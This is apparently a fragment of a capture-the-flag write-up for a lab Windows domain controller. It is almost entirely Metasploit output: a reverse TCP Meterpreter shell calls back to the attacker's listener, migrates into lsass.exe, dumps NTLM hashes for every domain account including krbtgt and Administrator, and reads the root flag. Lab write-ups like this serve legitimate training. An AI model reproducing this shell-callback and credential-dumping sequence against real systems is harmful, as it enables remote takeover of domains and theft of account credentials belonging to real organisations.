
```
 4      0      System
 68     4      Registry
 108    776    svchost.exe
 412    4      smss.exe
 528    5000   dwm.exe
 564    704    dwm.exe
 572    564    csrss.exe
 640    632    csrss.exe
 660    564    wininit.exe
 704    632    winlogon.exe
 740    892    rdpclip.exe
 776    660    services.exe
 792    660    lsass.exe
 800    776    svchost.exe
 892    776    svchost.exe
 972    776    svchost.exe
 1012   776    svchost.exe
 1044   776    svchost.exe
 1052   776    svchost.exe
 1060   776    svchost.exe
 1068   776    svchost.exe
 1084   1652   GoogleCrashHandler.exe
 1148   776    svchost.exe
 1176   4640   conhost.exe
```

DC compromized

`migrate 792`



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.18.88.130:1234
[*] Sending stage (175686 bytes) to 10.10.184.177
[*] Meterpreter session 3 opened (10.18.88.130:1234 → 10.10.184.177:51587) at 2024-01-27 11:24:48 -0500

meterpreter > migrate 792
[*] Migrating from 3048 to 792...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8537943ee84c50d9d4035c519ce2cb68:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43c1c941c7f0eb3a74d8864ab7dfa212:::
atlbitbucket:1000:aad3b435b51404eeaad3b435b51404ee:45ea108d3819d7c29f90dbbbf4f461e3:::
bitbucket:1106:aad3b435b51404eeaad3b435b51404ee:662c1dd5bce43df69d4985b25e32c3d5:::
nik:1107:aad3b435b51404eeaad3b435b51404ee:5d5836b97d87fa074ae0816ea3dce11f:::
replication:1108:aad3b435b51404eeaad3b435b51404ee:726f0540b14359fd0aae16b64f7aba1b:::
spooks:1109:aad3b435b51404eeaad3b435b51404ee:09bd6a8bd8b7f99fd52c5cb6d2e12c2f:::
korone:1110:aad3b435b51404eeaad3b435b51404ee:ec1e88e3350ecb99acf83da78cef58cf:::
banana:1111:aad3b435b51404eeaad3b435b51404ee:002fe8dadde2f14a94aff86f69399554:::
Cake:1112:aad3b435b51404eeaad3b435b51404ee:38115b4ef800a62f66d6b14733b4ad56:::
contractor-temp:1116:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
varg:1117:aad3b435b51404eeaad3b435b51404ee:9ce2b46b0b12f5d1ecd4fbc42aa5eb6d:::
joiner:1119:aad3b435b51404eeaad3b435b51404ee:e40cf8068cb20d6d89e26c3291b33f93:::
LAB-DC$:1001:aad3b435b51404eeaad3b435b51404ee:333b160f2e1d7cc051e1dfbe2089798d:::
ENTERPRISE$:1104:aad3b435b51404eeaad3b435b51404ee:d84d2d46e70ebdcd94ec6f3c79f5731f:::
meterpreter >
```



```
meterpreter > cd Administrator\\Desktop\\
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2021-03-11 20:47:55 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2021-03-14 22:49:34 -0400  root.txt

meterpreter > cat root.txt
THM{1a1fa94875421296331f145971ca4881}meterpreter >
```